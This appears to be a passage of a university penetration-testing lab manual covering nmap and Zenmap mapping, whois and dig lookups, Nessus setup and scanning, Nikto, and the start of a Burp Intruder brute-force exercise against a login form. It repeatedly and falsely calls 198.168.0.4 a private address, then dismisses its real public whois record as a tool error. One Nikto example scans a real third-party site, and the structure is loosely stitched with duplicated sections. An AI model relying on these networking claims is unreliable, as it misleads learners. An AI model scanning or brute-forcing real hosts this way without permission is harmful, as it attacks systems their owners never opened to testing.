
2. Generate a Topology Map

- If you have Zenmap (GUI for Nmap):

➤ Zenmap

- Run the same scan (nmap -sn 198.168.0.0/24).
- Go to the Topology Tab → It shows a network map diagram (nodes + links).

Expected Result:



You'll have a visual map of the subnet with your target highlighted.

c. Lookup Domain Registry for IP Information

Goal: If you have a domain, find registration and owner info.

1. Understand Public vs. Private IPs

- Before we run any commands, it's important to understand the IP address we are working with.
- Metasploitable machine has the IP address 198.168.0.4. This is a private IP address.
- Think of it like this:

A public IP is like the main mailing address of a large apartment building. Anyone in the world can send a letter to it.

A private IP is like an apartment number (e.g., "Apt 101") inside that building. That number is only useful inside the building. You can't send a letter from another city directly to "Apt 101."

- The IP address 198.168.0.4 only exists and makes sense inside your isolated VirtualBox NAT Network. It is not reachable from the public internet.

2. Perform a Reverse DNS Lookup

➤ `nslookup 198.168.0.4`

Let's try to find a domain name associated with our target's IP. This is called a reverse DNS lookup.

```
(kali㉿kali)-[~]  
└─$ nslookup 198.168.0.4  
** server can't find 4.0.168.198.in-addr.arpa: NXDOMAIN
```

- This command asks a DNS server, "Which domain name points to the IP address 198.168.0.4?".
- The command will fail with a result like NXDOMAIN. This means "Non Existent Domain." This is the correct and expected outcome because a private IP address does not have a public domain name record.

3. Use whois and Understand Why It's Misleading

- Now, we'll run the whois command and see why it produces a confusing result for our lab machine.
- `whois 198.168.0.4`
- The whois tool is designed to look up the registered owners of public IP addresses and domain names.

BCY701 VULNERABILITY ASSESSMENT AND PENETRATION TESTING

- shows that this command returns ownership information for "Gwynedd Mercy"

College". This is where it gets tricky:

```
(kali㉿kali)-[~]
└─$ whois 198.168.0.4

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#

NetRange:          198.168.0.0 - 198.168.0.255
CIDR:              198.168.0.0/24
NetName:          GM-UNIVERSITY
NetHandle:        NET-198-168-0-0-1

NetHandle:        NET-198-168-0-0-1
Parent:          NET198 (NET-198-0-0-0-0)
NetType:         Direct Allocation
OriginAS:
Organization:    Gwynedd Mercy College (GMC-157)
RegDate:         2013-05-15
Updated:         2021-12-14
Ref:             https://rdap.arin.net/registry/ip/198.168.0.0

OrgName:         Gwynedd Mercy College
OrgId:           GMC-157
Address:         1325 Summeytown Pike
City:           Gwynedd Valley
StateProv:      PA
PostalCode:     19437
Country:        US
RegDate:        2010-06-14
Updated:        2020-06-26
Ref:           https://rdap.arin.net/registry/entity/GMC-157
```

- This information is NOT for your virtual machine.
- Because 198.168.0.4 is a private IP, it has no owner.

This command will show you the real, public registration data for the example.com domain, such as who the registrar is and when the domain was created.

- The whois tool gets confused. It ignores that the IP is private and instead looks up the public IP block 198.168.0.0. By coincidence, this public block is registered to an organization.
- Key Takeaway: The result is an artifact and is completely unrelated to your lab. You cannot find the "owner" of a private IP because millions of people use the same private IPs on their own home and office networks.

4. Use the Tools on a Real Public Target

- To see how these tools are supposed to work, let's run them against a public domain, example.com. This is how you would use them in a real external penetration test.

- Command 1: Find Public Ownership

➤ whois example.com

```
(kali@kali)-[~]
└─$ whois example.com
Domain Name: EXAMPLE.COM
Registry Domain ID: 2336799_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.iana.org
Registrar URL: http://res-dom.iana.org
Updated Date: 2025-08-14T07:01:39Z
Creation Date: 1995-08-14T04:00:00Z
Registry Expiry Date: 2026-08-13T04:00:00Z
Registrar: RESERVED-Internet Assigned Numbers Authority
Registrar IANA ID: 376
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: A.IANA-SERVERS.NET
Name Server: B.IANA-SERVERS.NET
DNSSEC: signedDelegation
DNSSEC DS Data: 370 13 2 BE74359954660069D5C63D200C39F5603827D7DD02B56F120EE9F3A86764247C
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-08-17T08:41:00Z <<<
```

- **Command 2: Find Public DNS Records**

- **dig example.com ANY**

```
(kali@kali)-[~]
└─$ dig example.com ANY

; <<>> DiG 9.20.8-6-Debian <<>> example.com ANY
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 26447
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                IN      ANY

;; ANSWER SECTION:
example.com.                300    IN      A       96.7.128.175
example.com.                300    IN      A       23.192.228.84
example.com.                300    IN      A       23.215.0.136
example.com.                300    IN      A       96.7.128.198
example.com.                300    IN      A       23.192.228.80
example.com.                300    IN      A       23.215.0.138
example.com.                300    IN      RRSIG  A 13 2 300 20250904003338 20250813142016 27290 example.com.
HInGuKpifGazaVeeA==
```

- This command queries the public DNS servers for all available records for example.com, such as A records (IPv4 addresses), MX records (mail servers), and NS records (name servers). This gives you a map of the organization's public infrastructure.

d. Examining Use of IPv6 at Remote Location

Goal: See if the target has an IPv6 address.

1. Traceroute to Target

- This shows the path your packets take to reach the target.

5. traceroute 198.168.0.4

```
(kali@kali)-[~]
└─$ traceroute 198.168.0.4
traceroute to 198.168.0.4 (198.168.0.4), 30 hops max, 60 byte packets
 1 198.168.0.4 (198.168.0.4) 32.532 ms 31.505 ms 30.679 ms
```

Output:

- You'll see a list of routers/hops with their IPs.

2. IPv6 Check

- Run this to see if IPv6 is configured:

6. ping6 -c 4 198.168.0.4

```
(kali@kali)-[~]
└─$ ping6 -c 4 198.168.0.4
ping6: socktype: SOCK_DGRAM
ping6: socket: Address family not supported by protocol
```

- If the target has no IPv6, you'll likely get an error like "unknown host" or "no route to host".

- ping6: socket: Address family not supported by protocol. This result indicates that the target host 198.168.0.4 is not configured for IPv6 communication or is not reachable over an IPv6 network from the attacker's position.

Or

```
(kali@kali)-[~]
└─$ dig AAAA example.com

; <<>> DiG 9.20.8-6-Debian <<>> AAAA example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 59449
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;; udp: 512
;; QUESTION SECTION:
;example.com.                IN      AAAA

;; ANSWER SECTION:
example.com.                44     IN      AAAA    2600:1406:bc00:53::b81e:94c8
example.com.                44     IN      AAAA    2600:1406:3a00:21::173e:2e65
example.com.                44     IN      AAAA    2600:1408:ec00:36::1736:7f31
example.com.                44     IN      AAAA    2600:1408:ec00:36::1736:7f24
example.com.                44     IN      AAAA    2600:1406:bc00:53::b81e:94ce
example.com.                44     IN      AAAA    2600:1406:3a00:21::173e:2e66

;; Query time: 60 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Sun Aug 17 14:20:55 IST 2025
;; MSG SIZE rcvd: 208
```

Check AAAA records (IPv6) for a domain:

➤ dig AAAA example.com

- If nothing comes back → No IPv6 in use.

If IPv6 found — scan it:

➤ nmap -6 -sV [IPv6 address]

Viva Questions

Q1: What is the main goal of external penetration testing?

A1: To identify and exploit vulnerabilities in an organization's externally exposed assets (websites, servers, firewalls).

Q2: How can domain registry lookup help in reconnaissance?

A2: WHOIS lookups provide IP ranges, domain ownership, and contact details useful for attack surface mapping.

Q3: Why is IPv6 examination important during external testing?


A3: IPv6 may be deployed insecurely, and attackers can exploit unmonitored IPv6 services to bypass defenses.

Q4: What tools are commonly used for external penetration testing?

A4: Nmap, Nikto, Burp Suite, Shodan, and Metasploit.

Q5: How does creating a topological map help in testing?

A5: It visualizes target systems, connections, and services, enabling better planning of attack paths.



Example Command
 nmap -sV --script vuln
 192.168.xx.xx

```

kali@kali:~$ nmap -sV 192.168.1.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 09:13 EDT
Nmap scan report for 192.168.1.14
Host is up (0.013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath gmicregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:97:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds

kali@kali:~$
  
```

Expected Output

Output will show open ports, detected services, and potential vulnerabilities (CVEs, misconfigurations).

Viva Questions

1. What is Nmap and what is it used for?

Answer: Nmap (Network Mapper) is an open-source tool used for network discovery and security auditing. It helps to scan networks to identify

live hosts, open ports, services running, and potential vulnerabilities.

2. How do you perform a basic scan using Nmap?

Answer: A basic scan can be performed by running the command: `nmap <target_ip_or_hostname>` This scans the target for the most common 1000 TCP ports.

3. What is the difference between a TCP SYN scan and a TCP connect scan in Nmap?

Answer:

- TCP SYN scan (-sS): Also called a “half-open” scan; it sends a SYN packet and waits for a SYN-ACK without completing the TCP handshake, making it stealthier.
- TCP connect scan (-sT): Completes the full TCP handshake by connecting to the target ports; it’s less stealthy but works when SYN scan requires root privileges.

4. How can you use Nmap to detect the operating system of a target machine?

Answer: You can use the -O option to enable OS detection: `nmap -O <target_ip>` This uses TCP/IP stack fingerprinting to guess the target’s operating system.

5. What does the -p option do in an Nmap command?

Answer: The -p option specifies the port(s) to scan. For example: `nmap -p 22,80,443 <target_ip>` This scans only ports 22, 80, and 443.

1. Introduction

Nikto is an open-source web server scanner that performs comprehensive tests against web servers for multiple vulnerabilities. It checks for over 6700 potentially dangerous files/programs, outdated server versions, and other security issues.

2. Key Features

- Detects outdated server software versions.
- Identifies potentially dangerous files and scripts.
- Detects misconfigured servers and security issues.

3. Usage Examples

- Below are some commonly used Nikto commands:
- Basic HTTP Scan:
- `nikto -h http://<target-ip>`

4 Common Options


- `h <host>` → Target host or URL
- `o <file>` → Output results to a file
- `Format <htm|txt|xml|csv>` → Select report format

Experiment 7: Vulnerability Scanning with Nessus

Objective: To utilize Nessus for comprehensive vulnerability scanning, identifying security weaknesses in systems and providing recommendations for remediation.

1. Installation of Nessus

- Go to Tenable's website.
- Save the installer file to your Downloads folder.
- Download the Debian (.deb) installer for Linux and note down your activation code.



2. Install the Package

- Open the terminal and go to the Downloads folder:
- `cd ~/Downloads`
- Install the package (replace filename with your downloaded file):
- `sudo dpkg -i Nessus-<version>-debian_amd64.deb`

```

kali@kali:~/Desktop
└─$ cd ..
kali@kali:~
└─$ cd Downloads
kali@kali:~/Downloads
└─$ ls
Nessus-10.7.4-debian10_amd64.deb
kali@kali:~/Downloads
└─$ dpkg -i Nessus-10.7.4-debian10_amd64.deb
dpkg: error: requested operation requires superuser privilege
kali@kali:~/Downloads
└─$ sudo dpkg -i Nessus-10.7.4-debian10_amd64.deb
sudo] password for kali:

```

3. Start Nessus Service

- Start the Nessus service:
- `sudo systemctl start nessusd`
- Check it's running:
- `sudo systemctl status nessusd`

```

kali@kali:~/Downloads
└─$ sudo systemctl start nessusd.service
kali@kali:~/Downloads
└─$ sudo systemctl status nessusd.service
nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Thu 2024-07-04 16:43:58 CEST; 7s ago
     Main PID: 3893 (nessus-service)
        Tasks: 13 (limit: 9440)
      Memory: 172.4M (peak: 172.4M)
         CPU: 7.697s
    CGroup: /system.slice/nessusd.service
            └─3893 /opt/nessus/sbin/nessus-service -q
              └─3894 nessusd -q

Jul 04 16:43:58 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
Jul 04 16:43:59 kali nessus-service[3894]: Cached 0 plugin libs in 1msec
Jul 04 16:43:59 kali nessus-service[3894]: Cached 0 plugin libs in 0msec
kali@kali:~/Downloads
└─$

```

4. Open the Web Interface

- `https://localhost:8834`
- Accept the security warning

Follow the setup wizard:

- Choose edition (Essentials/Professional).
- Enter the activation code.

- Create an admin username and password.




5. Let Plugins Download

- Wait a few minutes for Nessus to download plugins (this may take time).

6. Create and Run First Scan

1. Log into Nessus web UI.
2. Click on 'Scans' → 'New Scan'.
3. Choose 'Basic Network Scan'.
4. Enter a scan name and target IP(s).
5. Optional: Add SSH/Windows credentials for deeper scans.
6. Save and launch the scan.



7. View and Export Results

- When scan finishes, open it to see findings.
- Issues are grouped by severity:
- Critical → High → Medium → Low.
- Click a finding for details (CVE, CVSS score, fix instructions).
- Export report as PDF, HTML, CSV, or .nessus format.

The screenshot displays the Tenable Nessus Essentials interface. The top navigation bar includes 'tenable Nessus Essentials', 'Scans', and 'Settings'. The left sidebar shows 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main content area is titled 'test / Plugin #19506' and includes a breadcrumb '< Back to Vulnerabilities'. Below this, there are tabs for 'Hosts 4', 'Vulnerabilities 2', and 'History 1'. A blue 'INFO' button is followed by the heading 'Nessus Scan Information'. The 'Description' section explains that the plugin displays scan information for each host, listing details such as plugin version, scanner type, Nessus Engine version, port scanner(s) used, port range scanned, ping round trip time, and whether credentialed or third-party patch management checks are possible. The 'Output' section shows a table with columns 'Port' and 'Hosts', containing one entry with 'N/A' and '192.168.0.121'. Below the table, there is a 'Tenable News' section.

Hosts 3 | Subdomains 3 | Redirects 3 | Hosts 3

Host: 192.168.0.39

Run Path: /usr/bin/curl | /usr/bin/curl | /usr/bin/curl | /usr/bin/curl | /usr/bin/curl

Policy: Local System
 Severity Base: CVE v3.0
 System: Local System
 Start: Today at 00:00
 End: Today at 7:00 PM
 Interval: 24 hours

Vulnerabilities: 11 Critical, 14 High, 14 Medium, 0 Low, 19 Info

Generate Report

Report Format: HTML PDF CSV

Select a Report Template:

SYSTEM

- Complete List of Vulnerabilities by Host
- Detailed Vulnerabilities By Host
- Detailed Vulnerabilities By Plugin
- Vulnerability Operations

Template Description: This report provides a summary list of vulnerabilities for each host detected in the scan.

Filters Applied: None

Formatting Options: Include page breaks between vulnerability results

Generate Report Cancel Save as default

192.168.0.39



Vulnerabilities Total: 58

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	158900	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities
CRITICAL	9.8	5.9	193421	Apache 2.4.x < 2.4.54 Authentication Bypass
CRITICAL	9.8	6.7	172186	Apache 2.4.x < 2.4.56 Multiple Vulnerabilities
CRITICAL	9.8	6.7	11915	Apache < 1.3.29 Multiple Modules Local Overflow
CRITICAL	9.8	6.7	153584	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	9.1	5.2	161948	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
CRITICAL	9.0	6.5	170113	Apache 2.4.x < 2.4.55 Multiple Vulnerabilities
CRITICAL	9.0	8.1	153583	Apache < 2.4.49 Multiple Vulnerabilities
CRITICAL	10.0	-	171347	Apache HTTP Server SEoL (<= 1.3.x)
CRITICAL	10.0*	5.8	15555	Apache mod_proxy Content-Length Overflow
CRITICAL	10.0*	5.9	17757	OpenSSL < 0.9.7i / 0.9.8d Multiple Vulnerabilities
HIGH	7.5	3.6	193422	Apache 2.4.x < 2.4.54 HTTP Request Smuggling Vulnerability
HIGH	7.5	3.6	193423	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities
HIGH	7.5	3.6	193424	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities (mod_lua)
HIGH	7.5	4.4	183391	Apache 2.4.x < 2.4.58 Multiple Vulnerabilities
HIGH	7.5	4.4	193419	Apache 2.4.x < 2.4.58 Out-of-Bounds Read (CVE-2023-31122)
HIGH	7.5	5.2	192923	Apache 2.4.x < 2.4.59 Multiple Vulnerabilities
HIGH	7.5	6.0	201198	Apache 2.4.x < 2.4.60 Multiple Vulnerabilities
HIGH	7.5	-	201532	Apache 2.4.x < 2.4.61

192.168.0.39

4

8. Best Practices

- Run credentialed scans for accurate results when possible.
- Always scan only the systems you own or have permission to test.
- Update Nessus regularly to get the latest vulnerability checks.

Viva Questions

1. What is Nessus used for?

Nessus is a vulnerability scanner that detects security weaknesses in operating systems, applications, and networks. It also provides remediation recommendations.

2. How do you access Nessus after installation on Kali Linux?

You access it via a web browser at <https://kali:8834/> (or <https://127.0.0.1:8834/>) after starting the Nessus service.

3. What is the difference between Nessus Essentials and Nessus Professional?

Nessus Essentials is free and allows scanning up to 16 IPs, while Nessus Professional is a paid version with advanced features for enterprises.

4. What types of vulnerabilities can Nessus detect?

Nessus can detect misconfigurations, missing patches, outdated software, weak passwords, open ports, and compliance issues.

5. Why is Nessus considered more powerful than tools like Nmap?

Nmap mainly detects open ports and services, while Nessus goes further by identifying known vulnerabilities, misconfigurations, and suggesting remediation steps.

Experiment 8: Web application vulnerability assessment using Nikto and Burpsuite

Objective: To evaluate web applications for security vulnerabilities using Nikto and Burp Suite, identifying issues such as misconfigurations and common vulnerabilities in web applications.

Introduction

Nikto is an open-source web server scanner that performs comprehensive tests against web servers. It checks for over 6700 potentially dangerous files/programs, outdated versions, and server configuration issues. This lab guides students in performing a web application vulnerability assessment using Nikto.

Objectives


1. To understand the usage of Nikto for vulnerability assessment.
2. To perform scanning of a target web application.
3. To identify possible misconfigurations and vulnerabilities.

Requirements

- Kali Linux (or any system with Nikto installed)
- Internet connection
- A test web application or server for scanning
- Basic knowledge of command-line interface

Procedure

Step 1: Open Terminal in Kali Linux.



```
(kali@kali)-[~]
└─$ nikto
- Nikto v2.5.0

+ ERROR: No host (-host) specified

Options:
-ask+          Whether to ask about submitting updates
               yes   Ask about each (default)
               no   Don't ask, don't send
               auto  Don't ask, just send
-check6       Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
-cgidirs+    Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
-config+     Use this config file
-Display+    Turn on/off display outputs:
               1   Show redirects
               2   Show cookies received
               3   Show all 200/OK responses
               4   Show URLs which require authentication
               D   Debug output
               E   Display all HTTP errors
               P   Print progress to STDOUT
               C   Scrub output of IPs and hostnames
```

Step 2: Run the Nikto command without specifying a host to view available options.

Command:

```
nikto
```

This will display the help menu and usage instructions, as shown below:

```

File Actions Edit View Help
-RSAcert+ Client certificate file
-root+ Prepend root value to all requests, format is /directory
-Save Save positive responses to this directory ('.' for auto-name)
-ssl Force ssl mode on port
-Tuning+ Scan tuning:
      1 Interesting File / Seen in logs
      2 Misconfiguration / Default File
      3 Information Disclosure
      4 Injection (XSS/Script/HTML)
      5 Remote File Retrieval - Inside Web Root
      6 Denial of Service
      7 Remote File Retrieval - Server Wide
      8 Command Execution / Remote Shell
      9 SQL Injection
      0 File Upload
      a Authentication Bypass
      b Software Identification
      c Remote Source Inclusion
      d Webservice
      e Administrative Console
      x Reverse Tuning Options (i.e., include all except specified)
-timeout+ Timeout for requests (default 10 seconds)
-Userdbs Load only user databases, not the standard databases
  
```

Step 3: Run a scan on the target web application using the following command:

Command:

```
nikto -h <target_host> -p <port>
```

Example:

```
nikto -h thestudentscircle.com -p 80
```

Step 4: Observe the scan results. Nikto will display information about server configuration, missing headers, outdated software, and other potential vulnerabilities.

Step 5: Analyze the findings and prepare a report on the identified vulnerabilities. Provide recommendations for mitigation based on the scan results.

Using Burpsuite

Objective:

To learn how to use the Burp Suite Intruder tool to perform a basic dictionary (brute-force) attack against a web application's login form to discover a valid password.

Prerequisites:

